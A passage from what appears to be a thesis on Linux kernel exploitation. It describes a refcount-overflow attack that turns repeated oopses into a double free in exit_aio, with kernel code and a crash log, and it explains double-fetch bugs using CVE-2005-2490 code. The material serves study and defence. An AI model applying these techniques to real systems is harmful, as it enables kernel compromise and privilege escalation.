- (D—E) opens (B—C)'s smaps rollup file and performs a read which will oops, causing (D—E) to die. mm users will be refcount leaked/incremented once per oops
- Process A goes back to step 5 ˜232 times

The above strategy can be rearchitected to run in parallel (across processes not threads, because of roadblock 4) and improve performance. On server setups that print kernel logging

to a serial console, generating 232 kernel oopses takes over 2 years. However on a vanilla Kali Linux box using a graphical interface, a demonstrative proof-of-concept takes only about 8 days to complete! At the completion of execution, the mm users refcount will have overflowed and be set to zero, even though this mm is currently in use by multiple processes and can still be referenced via the proc filesystem.

5.1.4 Exploitation

Once the mm users refcount has been set to zero, triggering undefined behavior and memory cor- ruption should be fairly easy. By triggering an mmget and an mmput (which we can very easily do by opening the smaps rollup file once more) we should be able to free the entire mm and cause a UAF condition:


```
1
2 static inline void __mmput(struct mm_struct *mm)
3
4 {
5
6         VM_BUG_ON(atomic_read(&mm->mm_users));
7
8
9         uprobe_clear_state(mm);
10
11        exit_aio(mm);
12
13        ksm_exit(mm);
14
15        khugepaged_exit(mm);
16
17        exit_mmap(mm);
18
19        mm_put_huge_zero_page(mm);
20
21        set_mm_exe_file(mm, NULL);
22
23        if (!list_empty(&mm->mmlist)) {
24
25                spin_lock(&mmlist_lock);
26
27                list_del(&mm->mmlist);
28
29                spin_unlock(&mmlist_lock);
30
31        }
32
33        if (mm->binfmt)
34
35                module_put(mm->binfmt->module);
36
37        lru_gen_del_mm(mm);
38      mmdrop(mm);
39
40 }
```

Unfortunately, since 64591e8605 ("mm: protect free pgtables with mmap lock write lock in exit mmap"), exit mmap unconditionally takes the mmap lock in write mode. Since this mm's mmap lock is permanently readlocked many times, any calls to mmput will manifest as a perma- nent deadlock inside of exit mmap.

However, before the call permanently deadlocks, it will call several other functions:

1. uprobe clear state
2. exit aio
3. ksm exit
4. khugepaged exit

Additionally, we can call mmput on this mm from several tasks simultaneously by having each of them trigger an mmget/mmput on the mm, generating irregular race conditions. Under normal execution, it should not be possible to trigger multiple mmput's on the same mm (much less concurrent ones) as mmput should only be called on the last and only refcount decrement which sets the refcount to zero. However, after the refcount overflow, all mmget/mmput's on the still- referenced mm will trigger an mmput. This is because each mmput that decrements the refcount to zero (despite the corresponding mmget being why the refcount was above zero in the first place) believes that it is solely responsible for freeing the associated mm.



This racy mmput primitive extends to its callees as well. exit aio is a good candidate for taking advantage of this:

```
1
2 void exit_aio(struct mm_struct *mm)
3
4 {
5
6         struct kioctx_table *table = rcu_dereference_raw(mm->ioctx_table);
7
8         struct ctx_rq_wait wait;
9
10        int i, skipped;
11
12
13        if (!table)
14
15                return;
16
17
18        atomic_set(&wait.count, table->nr);
19
20        init_completion(&wait.comp);
21
22
23        skipped = 0;
24
25        for (i = 0; i < table->nr; ++i) {
26
27                struct kioctx *ctx =
28
29                rcu_dereference_protected(table->table[i], true);
30
31
32                if (!ctx) {
33
34                        skipped++;
35
36                        continue;
37
38                }
39
40                ctx->mmap_size = 0;
41
42                kill_ioctx(mm, ctx, &wait);
43
44        }
45
46
47        if (!atomic_sub_and_test(skipped, &wait.count)) {
48
49                /* Wait until all IO for the context are done. */
50
51                wait_for_completion(&wait.comp);
52
53        }
54
55
56        RCU_INIT_POINTER(mm->ioctx_table, NULL);
57
58        kfree(table);
59
60 }
```

While the callee function kill ioctx is written in such a way to prevent concurrent execution from causing memory corruption (part of the contract of aio allows for kill ioctx to be called in a concurrent way), exit aio itself makes no such guarantees. Two concurrent calls of exit aio on the same mm struct can consequently induce a double free of the mm-¿ioctx table object, which is fetched at the beginning of the function, while only being freed at the very end. This race window can be widened substantially by creating many aio contexts in order to

slow down exit aio’s internal context freeing loop. Successful exploitation will trigger the following kernel BUG indicating that a double free has occurred:

```
100%
100%
Overflow complete? Let's find out!
sleeping here for awhile in case you forgot to do something

Okay you out of time bruh let's get this party started.
Turning back on printk
** 112753 printk messages dropped **
[457952.232763] ------------[ cut here ]------------
[457952.233602] kernel BUG at mm/slub.c:386!
[457952.234028] invalid opcode: 0000 [#-1] PREEMPT SMP NOPTI
[457952.234553] CPU: 0 PID: 1194 Comm: poc Tainted: G      D W         6.0.0+ #16
[457952.235263] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.16.0-debian-1.16.0-4 04/01/2014
[457952.236191] RIP: 0010:kfree+0x34c/0x360
[457952.236583] Code: 5e e9 38 fa ff ff 49 8b 46 08 f0 48 83 28 01 0f 85 fc fd ff ff 49 8b 46 08 4c 89 f7 48 8b 40 08 e8 d9 50 5a 04 e9 e7 fd ff ff <0f> 0b 4f
[457952.238381] RSP: 0018:ffffc90003897c18 EFLAGS: 00010246
[457952.238897] RAX: ffff888123b27000 RBX: ffff888123b27000 RCX: ffff888123b27800
[457952.239598] RDX: 000010767a20e000 RSI: ffffffff8150dc96 RDI: ffff888123b27000
[457952.240297] RBP: ffff888100042d00 R08: 0000000000000402 R09: 0000000000000000
[457952.241023] R10: 0000000000000001 R11: 0000000000000000 R12: ffffea00048ec800
[457952.241723] R13: ffffffff8150dc96 R14: ffff88810a5cfd10 R15: ffff88810a5cfd00
[457952.242423] FS:  00000000005ce3c0(0000) GS:ffff88842fa00000(0000) knlGS:0000000000000000
[457952.243214] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[457952.243785] CR2: 00000000004020e9 CR3: 0000000123886000 CR4: 0000000000350ef0
[457952.244489] Call Trace:
[457952.244745]  <TASK>
[457952.244973]  exit_aio+0xb6/0xf0
[457952.245295]  ? proc_pid_attr_open+0x40/0x40
[457952.245718]  __mmput+0x12/0x120
[457952.246042]  proc_mem_open+0x68/0x90
[457952.246407]  mem_open+0x13/0x40
[457952.246729]  do_dentry_open+0x1e5/0x410
[457952.247117]  path_openat+0xc67/0x1390
[457952.247490]  do_filp_open+0xb4/0x160
[457952.247855]  ? __check_object_size+0x1f4/0x250
[457952.248302]  ? _raw_spin_unlock+0x15/0x30
[457952.248708]  do_sys_openat2+0x95/0x150
[457952.249090]  __x64_sys_openat+0x6a/0xa0
[457952.249479]  do_syscall_64+0x3a/0x90
[457952.249844]  entry_SYSCALL_64_after_hwframe+0x63/0xcd
[457952.250346] RIP: 0033:0x44d827
[457952.250662] Code: 25 00 00 41 00 3d 00 00 41 00 74 47 64 8b 04 25 18 00 00 00 85 c0 75 6b 44 89 e2 48 89 ee bf 9c ff ff ff b8 01 01 00 00 0f 05 <48> 3d 05
[457952.252465] RSP: 002b:00007ffc01208b50 EFLAGS: 00000246 ORIG_RAX: 0000000000000101
[457952.253250] RAX: ffffffffffffffda RBX: 00007ffc01208c60 RCX: 000000000044d827
[457952.253951] RDX: 0000000000000000 RSI: 00007ffc01208dd0 RDI: 00000000ffffff9c
[457952.254651] RBP: 00007ffc01208dd0 R08: 00000000000074ac R09: 0000000000000000
[457952.255352] R10: 0000000000000000 R11: 0000000000000246 R12: 0000000000000000
[457952.256049] R13: 0000000000000000 R14: 000000000000000c R15: 0000000000000000
[457952.256755]  </TASK>
[457952.256983] Modules linked in:
[457952.257322] ---[ end trace 0000000000000000 ]---
[457952.257791] RIP: 0010:show_smaps_rollup+0x1fb/0x310
[457952.258281] Code: c0 74 1c 48 39 28 73 90 48 3b 68 08 0f 82 c1 00 00 00 4d 8b 6d 10 4d 85 ed 0f 85 79 ff ff ff 49 8b 44 24 10 4c 8b 28 48 89 ea <49> 8b 7f
[457952.260097] RSP: 0018:ffffc90003887c80 EFLAGS: 00010246
[457952.260637] RAX: ffff8881039d61c0 RBX: ffff8881039d61c0 RCX: 0000000000000000
[457952.261355] RDX: 0000000000000000 RSI: 0000000000000100 RDI: 00000000ffffffff
[457952.262059] RBP: 0000000000000000 R08: ffffc90003887d30 R09: 0000000000001000
[457952.262763] R10: 0000000000000000 R11: 0000000000000000 R12: ffff88810c9eef80
[457952.263462] R13: 0000000000000000 R14: 0000000000000000 R15: ffff8881039d6238
[457952.264164] FS:  00000000005ce3c0(0000) GS:ffff88842fa00000(0000) knlGS:0000000000000000
[457952.264974] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[457952.265553] CR2: 00000000004020e9 CR3: 0000000123886000 CR4: 0000000000350ef0
Segmentation fault
root@syzkaller:~#
```

Note that as this exit aio path is hit from mmput, triggering this race will produce at least two permanently deadlocked processes when those processes later try to take the mmap write lock. However, from an exploitation perspective, this is irrelevant as the memory corruption primitive has already occurred before the deadlock occurs. Exploiting the resultant primitive would probably involve racing a reclaiming allocation in between the two frees of the mm-¿ioctx table object, then taking advantage of the resulting UAF condition of the reclaimed allocation. It is undoubtedly possible, although I didn’t take this all the way to a completed PoC.

5.2 Double-Fetch bug

In this section, we will delve into the theoretical aspects of the double-fetch bug. We’ll take a closer look at its intricacies and explore key concepts related to this vulnerability. Additionally, we’ll provide a comprehensive understanding of the underlying principles involved in the double-fetch bug.


5.2.1 Memory Access Drivers

Device drivers are essential kernel components tasked with enabling communication between the kernel and various hardware devices connected to the system. These drivers support both synchronous and asynchronous operations and can be accessed multiple times. Their importance to system security is profound, as flaws in drivers can lead to significant vulnerabilities, potentially giving attackers control over the entire system. Additionally, drivers frequently handle the transfer of messages of varying types and lengths from user space to hardware. As we will discuss later, these operations often result in double-fetch scenarios, which can introduce security vulnerabilities.

In Linux, each device is represented as a file within the /dev directory, allowing user space processes to interact with the hardware's drivers through file input/output system calls. Drivers implement all related file operations, such as read() and write(). These functions require the driver to either fetch data from user space (during write operations) or copy data to user space (during read operations). To perform these transfers, drivers utilize specific transfer functions, where any repeated data fetching (double-fetch) could lead to multiple invocations of these functions, increasing the risk of vulnerabilities.

5.2.2 Double-fetch overview

A double-fetch is a type of race condition that occurs during memory access interactions between the kernel and user space. This issue was first highlighted by Serna, who reported vulnerabilities related to double-fetch scenarios in Windows. In essence, a double-fetch occurs when a kernel function, typically a syscall invoked by a user application, accesses the same memory location in user space twice: initially to verify the data and subsequently to use it. During the interval between these two accesses, if a user thread alters the data at the memory location, the kernel function might retrieve a modified value on its second fetch. This discrepancy can lead not only to erroneous outcomes in computations but also to more severe issues like buffer overflows, null-pointer crashes, or other critical faults.



Benign double fetch: A benign double fetch is a case that will not cause harm, owing to additional protection schemes or because the double-fetched value is not used twice.

Harmful double fetch: A harmful double fetch or a double-fetch bug is a double fetch that could actually cause failures in the kernel in specific situations, e.g., a race condition that could be triggered by a user process.

Double-fetch vulnerability: A double-fetch bug can also turn into a double-fetch vulnerabil- ity once the consequence caused by the race condition is exploitable, such as through a buffer overflow, causing privilege escalation, information leakage or kernel crash.

Even though benign double fetches are currently not vulnerable, some of them can turn into harmful ones when the code is changed or updated in the future (when the double fetched data is reused). Moreover, some benign double fetches them can cause performance degradation when one of the fetches is redundant. Double-fetch vulnerabilities occur not only in the Windows kernel [14], but also in the Linux kernel. The code below shows a double-fetch bug in Linux 2.6.9, which was reported as CVE-2005-2490. In file compat.c, when the user-controlled content is copied to the kernel by sendmsg(), the same user data is accessed twice without a sanity check at the second time. This can cause a kernel buffer overflow and therefore could lead to a privilege escalation. The function cmsghdr from user compat to kern() works in two steps: it first examines the parameters in the first loop (line 151) and copies the data in the second loop (line 184). However, only the first fetch (line 152) of ucmlen is checked (lines 156–161) before use, whereas after the second fetch (line 185) there are no checks be fore use, which may cause an overflow in the copy operation (line 195) that can be exploited to execute arbitrary code by modifying the message. Plenty of approaches have been proposed for data race detection at memory access level. Static approaches analyze the program without running it. However, their major disadvantage is that they generate a large number of false reports due to lack the full execution context of the program. Dynamic ap- proaches execute the program to verify data races [31, 16, 15], checking whether a race could cause a program failure in executions. Dynamic approaches usually control the active thread scheduler to trigger specific interleaving to increase the probability of a bug manifestation [41]. Nevertheless, the runtime overhead is a severe problem and testing of driver code requires the support of spe- cific hardware or a dedicated simulation. Unfortunately, none of the existing data race detection approaches (whether static

or dynamic) can be applied to double-fetch bug detection directly, for the following reasons: (1) A double-fetch bug is caused by a race condition between kernel and user space, which is different from a common data race because the race condition is separated by the kernel and user space. For a data race, the read and write operations exist in the same address space, and most of the previous approaches detect data races by identifying all read and write operations accessing the same memory location. However, things are different for a double-fetch bug. The kernel only contains two reads while the write resides in the user thread. Moreover, the double-fetch bug exists if there is a possibility that the kernel fetches and uses the same memory location twice, as a malicious user process can specifically be designed to write between the first and second fetch. (2) The involvement of the kernel makes a doublefetch bug different from a data race in the way of accessing data. In Linux, fetching data from user space to kernel space relies on the specific parameters passed to transfer functions (e.g., copy from user() and get user()) rather than dereferencing the user pointer directly, which means the regular data race detection approaches based on pointer dereference are not applicable anymore.

```
1  140 int cmsghdr_from_user_compat_to_kern(struct msghdr *kmsg,
2  141 unsigned char *stackbuf, int stackbuf_size)
3  142 {
4  143 struct compat_cmsghdr __user *ucmsg;
5  144 struct cmsghdr *kcmsg, *kcmsg_base;
6  145 compat_size_t ucmlen;
7  ...
8  149 kcmsg_base = kcmsg = (struct cmsghdr *)stackbuf;
9  150 ucmsg = CMSG_COMPAT_FIRSTHDR(kmsg);
10 151 while(ucmsg != NULL) {
11 152 if(get_user(ucmlen, &ucmsg->cmsg_len))
12 153 return -EFAULT;
13 ...
14 156 if(CMSG_COMPAT_ALIGN(ucmlen) <
15 157 CMSG_COMPAT_ALIGN(sizeof(struct compat_cmsghdr)))
16 158 return -EINVAL;
17 159 if((...)(((char __user *)ucmsg - (char __user*)...
18 160 + ucmlen) > kmsg->msg_controllen)
19 161 return -EINVAL;
20 ...
21 166 ucmsg = cmsg_compat_nxthdr(kmsg, ucmsg, ucmlen);
22 167 }
23 168 if(kcmlen == 0)
24 169 return -EINVAL;
25 ...
26 183 ucmsg = CMSG_COMPAT_FIRSTHDR(kmsg);
27 184 while(ucmsg != NULL) {
28 185 __get_user(ucmlen, &ucmsg->cmsg_len);
29 186 tmp = ((ucmlen - CMSG_COMPAT_ALIGN(sizeof(*ucmsg))) +
30 187 CMSG_ALIGN(sizeof(struct cmsghdr)));
31 188 kcmsg->cmsg_len = tmp;
32 ..
33 193 if(copy_from_user(CMSG_DATA(kcmsg),
34 194 CMSG_COMPAT_DATA(ucmsg),
35 195 (ucmlen - CMSG_COMPAT_ALIGN(sizeof(*ucmsg)))))
36 ...
37 212 }
```

Moreover, a double-fetch bug in Linux is more complicated than a common data race or a double- fetch bug in Windows. A double-fetch bug in Linux requires a first fetch that copies the data, usually followed by a first check or use of the copied data, then a second fetch that

copies the same data again, and a second use of the same data. Although the double fetch can be located by matching the patterns of fetch operations, the use of the fetched data varies a lot. For example, in addition to being used for validation, the first fetched value can be possibly copied to somewhere else for later use, which means the first use (or check) could be temporally absent. Besides, the fetched value can be passed as an argument to other functions for further use. Therefore, in this paper, we define the use in a double fetch to be a conditional check (read data for comparison), an assignment to other variables, a function call argument pass, or a computation using the fetched data. We need to take into consideration these double fetch characteristics. For these reasons, identifying double-fetch bugs requires a dedicated analysis and previous approaches are either not applicable or not effective.

Chapter 6

Outcomes/Conclusion

In-depth research into the internals of the Linux kernel has reinforced a solid understanding of its architectural details and operational mechanics. The exploration ranged from the kernel's scheduling mechanisms and memory management units to its sophisticated device drivers and process management techniques, as described in the early chapters. These fundamental elements not only underscore the complexity of the Linux kernel, but also highlight its vast capabilities and the critical role it plays in system operation and security.

The analysed security measures, such as Supervisor Mode Execution Prevention (SMEP), Supervisor Mode Access Prevention (SMAP), Kernel Address Space Layout Randomization (KASLR), Function Granular KASLR (FGKASLR), and Kernel Page-Table Isolation (KPTI), are integral to protecting the kernel from various attack vectors. These measures are critical to defeating potential exploits by complicating an attacker's ability to predict or manipulate memory layouts and execution flows. In addition, the implementation of Kernel Address Display Restriction (KADR) is critical in preventing information leaks that could otherwise be exploited to bypass these protections.

The practical application and examination of vulnerabilities - specifically stack buffer overflows and use after free (UAF) vulnerabilities - demonstrate their potential to compromise the integrity of the kernel. These vulnerabilities are described in detail, illustrated in a virtual environment, and exploited to compromise the kernel despite the safeguards in place. The development and analysis in the virtual environment was performed using tools such as QEMU and BusyBox to replicate real-world attack scenarios, thereby enhancing the understanding of these vulnerabilities and the effectiveness of corresponding defences.

In addition, advanced exploitation techniques such as null dereferences and double fetch bugs were explored to demonstrate the complexity of modern cyber-attacks and the constant need for evolving security strategies. These topics provide insight into the types of race conditions and memory corruption issues that can still affect even well-protected systems. They highlight the constant battle between system defenders and attackers.

This thesis makes a significant contribution to the field of cybersecurity by demonstrating the complexities involved in securing the Linux kernel against an ever-evolving threat

landscape. By synthesizing these findings, the research provides actionable information for improving kernel security and developing robust defences that can be adapted to protect against both known and emerging threats.

Ultimately, the knowledge obtained from this in-depth study provides developers, system administrators, and cybersecurity professionals with the tools and understanding necessary to strengthen Linux systems. It also serves as a foundation for future research and development in the area of operating system security, encouraging a proactive approach to defence strategies and a deeper exploration of potential vulnerabilities within complex software systems.

In conclusion, the work accomplished in this thesis not only deepens the theoretical knowledge of the Linux kernel architecture and its associated vulnerabilities, but also improves practical security practices, advancing the capabilities and security postures of modern computing environments.

Bibliography

[1] A Guide to Kernel Exploitation Attacking the core 1st edition (2010), Enrico Perla, Massimiliano Oldani.

[2] Understanding the Linux Kernel, 3rd edition (2005), Daniel P. Bovet and Marco Cesati.

[3] Linux Kernel Teaching - https://linux-kernel-labs.github.io/refs/heads/master/

[4]Understanding the Linux Kernel - https://sysdig.com/learn-cloud-native/container%02security/understanding-linux-kernel/

[5] Anatomy of the Linux Kernel (2007), M.Jones - https://developer.ibm.com/articles/l-linux%02kernel/

[6] Architecture of Linux https://www.javatpoint.com/architecture-of-linux

[7] Linux Kernel Exploitation, ptr yudai https://pawnyable.cafe/

[8] Learning Linux Kernel Exploitation, Midas https://lkmidas.github.io/posts/20210123-linux%02kernel-pwn-part-1/

[9] The Linux kernel Archives https://www.kernel.org/

[10] Linux Kernel, Linus Torvalds https://github.com/torvalds/linux

[11] Linux Kernel overview https://en.wikipedia.org/wiki/Linuxkernel

[12] Linux kernel exploit development https://breaking-bits.gitbook.io/breaking-bits/exploit%02development/linux-kernel-exploit-development

[13] Collection of structures that can be used with Kernel Exploit (2020), ptr yudai https://ptryudai.hatenablog.com/entry/2020/03/16/165628

[14] How Double-Fetch Situations turn into Double-Fetch Vulnerabilities: A Study of Double Fetches in the Linux Kernel, Pengfei Wang, National University of Defense Technology Jens Krinke, University College London; Kai Lu and Gen Li, National University of Defense Technology; Steve Dodier-Lazaro, University College London

https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/wang%02pengfei

[15] Exploiting null-dereferences in the Linux kernel (2023), Seth Jenkins, Project Zero

https://googleprojectzero.blogspot.com/2023/01/exploiting-null-dereferences-in-linux.html

[16] pwn.college helper environment for kernel development and exploitation, pwn college team https://github.com/pwncollege/pwnkernel